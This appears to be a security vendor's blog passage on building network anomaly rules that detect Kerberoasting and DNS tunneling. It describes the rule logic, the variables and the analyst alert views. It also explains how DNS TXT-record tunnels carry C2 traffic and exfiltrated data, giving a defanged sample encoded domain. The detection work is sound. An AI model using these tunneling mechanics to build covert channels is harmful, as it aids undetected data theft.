
In the context of this attack, the network anomaly stems from a single host – likely using a single user account (cname) – receiving TGS tickets ("msg_type": "KRB_TGS_REP") for numerous unique services with SPNs (sname) within a short timeframe. These service accounts are non-system accounts.
Example of a TGS-REQ – TGS-REP event pair from network session attributes
To detect this anomaly, the NAD rule titled “Signs of a Kerberoasting attack” implements the following logic:
From Kerberos network sessions during the search depth period, select only those with a successful Kerberos TGS-REP response, subject to the following conditions:
The IP address that initiated the session must not be excluded in the excl_sip variable.
The requesting client name (cname) must not be included in the excluded users list (excl_users variable).
The SPN (sname) must not be excluded within the rule. System SPNs are omitted from detection logic because they exist across most corporate environments and hold no interest for adversaries in this attack vector; including them in the total count of unique SPNs could lead to predefined threshold being exceeded, triggering false positives.
Extract the cname (the name of the client requesting the TGS-REQ) and sname (SPN itself) from these qualifying sessions.
Group the sessions by the source IP address and client account name (cname), while aggregating sessions with unique SPNs.
Generate an alert if a single IP address using a single client account receives TGS-REP responses for N unique SPN names within the specified search depth window, where N equals or exceeds the threshold variable count_spns.
Within the event regeneration window, group under the initial alert all subsequent alerts associated with the same client IP address. This avoids creating duplicate event records by incrementing the aggregation counter (Total appearances).
We should note that this type of logic cannot be implemented using IDS signatures. Consider creating a Suricata rule designed to detect Kerberos TGS-REP packets. To minimize false positives, we’ll exclude system SPNs (which carry highly complex passwords) and apply a threshold for the number of responses a single client can receive. However, such a rule cannot evaluate the uniqueness of the requested SPNs; it can only track packet counts. As a result, this signature would produce a high volume of false positives because any domain naturally generates large amounts of identical legitimate TGS-REP messages.
Furthermore, adding exclusions and tuning thresholds to fit your specific infrastructure environments is significantly more practical when managed through user variables in the interface rather than directly modifying the underlying structure of the IDS rule itself.
Creating a Network Anomaly Detection rule
Network Anomaly Detection (NAD) rules are written as SQL queries executed against KATA’s ClickHouse database. Below, we demonstrate how to add and deploy a rule.

To begin working with NAD rules, navigate to the “Custom rules” section of the interface and select “Intrusion detection”. Under the “Network Anomaly Detection” tab, you can create a new rule.
The Network Anomaly Detection page UI

When adding a new rule, an analyst can select an appropriate rule template from the prebuilt set supplied with product updates. They can also manually modify the rule added from the template (converting it to a custom rule while keeping the original template intact) or author a rule from scratch using the provided guide.
Upon selecting a template, the analyst can review the rule description and either adjust or leave the default values for the following settings:
Search depth (the lookback window over which the SQL query will run)
Schedule (the execution frequency for running the query against the specified search depth)
Event regeneration period (the timeframe during which identical alerts will be aggregated into a single record rather than displayed as distinct events)
UI for creating a new NAD rule
To ensure the rule functions correctly, we recommend navigating to the “SQL-specific query” tab before deployment to review the variables used within the rule – a description for each variable is available by hovering over the question mark icon.
The variables are lists of IP addresses, dates, strings or numeric values that define the network infrastructure – such as domain controllers, DNS servers, time ranges, critical segments, and other entities. This allows you to tailor each rule to different network environments and incorporate specific infrastructure characteristics without modifying the underlying logic.

In our example, using variables allows you to adjust the “Signs of a Kerberoasting attack” rule as follows without altering the underlying SQL query:
Exclude the source IP address of the TGS-REQ requests from the scope of detection logic (you can specify a single address, a subnet mask, or a dictionary containing addresses and subnets) as well as the requesting client account (accepts a single value or a dictionary with multiple values).
Adjust the threshold value required to trigger an alert based on the number of unique SPNs in the TGS-REQ messages.
Query contents and variables used in the new rule

On this same page, you can test if the rule is functional prior to saving it.
Rule execution test results

When this rule triggers, an NDR:NAD alert is generated. In the alert card, the analyst can review basic information: IP addresses, ports, and participating network endpoints.
Alert card for the NAD rule

From there, the analyst can navigate to the associated event, which provides a detailed breakdown of the anomaly alongside links to the affected hosts.
NAD rule triggering event

If needed, the analyst can view and export the network sessions associated with the alert. These sessions can be accessed directly from the alert or within the event card via the “Show related” drop-down list.
Network sessions that triggered the rule
Within an individual session, the analyst can inspect standard details including interacting parties, data volume sent and received, and other fields and metrics. On the “Attributes” tab, the analyst can review the specific events recorded within that session.
Network session attributes
Detecting DNS tunneling in KATA
How DNS tunnels work
DNS tunneling is a technique used to transmit data or control malware through firewalls by encoding information within DNS protocol requests and responses. Instead of performing standard name resolution, an infected host transmits data encoded within subdomain strings and receives response data via DNS records. This covert channel can be leveraged for C2 communication, bypassing network restrictions, or data exfiltration.


One method of implementing DNS tunneling involves utilizing TXT records. In this scenario, the client issues DNS TXT record queries for domain names where the right-hand portion of the domain name (the higher-level domains) remains static, while the left-hand portion (the lowest-level subdomain) carries encoded or encrypted data sent from the client to the server. Under this structure, a sample domain name might look like ZFcABQAIBA[.]testlab[.]local, where testlab[.]local serves as the static right-hand portion and ZFcABQAIBA represents the variable left-hand string containing the data transmitted by the client.
In response to these queries, the server delivers commands or messages inside the data field of the TXT response. Because the right-hand portion of the domain name remains static, all client queries are consistently routed to the same C2 server, even if the intermediate DNS resolvers targeted by the client change.
DNS query (left) and corresponding response (right) during DNS tunneling via TXT records
It is rather challenging to identify this malicious activity within DNS traffic without generating false positives. DNS traffic is permitted across almost all corporate networks, long domain names occur routinely in both internal and external environments, and TXT records are frequently leveraged for legitimate operational purposes.
Suspicion is established through a combination of indicators: a high volume of long, seemingly random subdomains associated with a single top-level domain, high request frequency, an unusually large number of unique names, non-standard record types, and significant data transfer volumes within a single DNS session.
By analyzing DNS traffic for threat detection, we identified three primary fields of interest:
Requested DNS name
DNS record type
TXT data field within the response
As shown in the image above, all of these fields are present in the DNS response. In a real-world scenario, a tunnel of this nature will transmit a volume of data that is abnormally large compared to standard DNS traffic.

Data exchange within a DNS tunnel
Thus, in the context of DNS tunneling, a network anomaly occurs when 1) a single query source host sends data embedded in the variable left-hand portion of domain names (rrname) while 2) maintaining a static right-hand portion (rrname) and 3) receives DNS server responses containing TXT records (rtype) with varying data (rdata), while 4) the total volume of data transmitted in the left-hand portion of the requested domain name together with the TXT data response (rdata + rrname) exceeds a predefined threshold.
Request and response events from DNS session attributes
When detecting DNS tunneling, the following nuances must be considered:
A single tunnel will not be constrained to a single DNS session; data may be transmitted across multiple sessions with the DNS server, or each individual request may occur within a separate session.
A client DNS query can contain more than one requested domain name.
A DNS response can contain multiple TXT records, as well as a large volume of various non-TXT record types.
Traffic between DNS servers must be excluded, as it duplicates client requests and can trigger false positives.
Although the factors outlined above (an abnormally large or frequently changing left-hand subdomain alongside a static right-hand domain, or an unusually long string in a TXT record) serve as key indicators of DNS tunneling, they can also occur within legitimate network traffic.
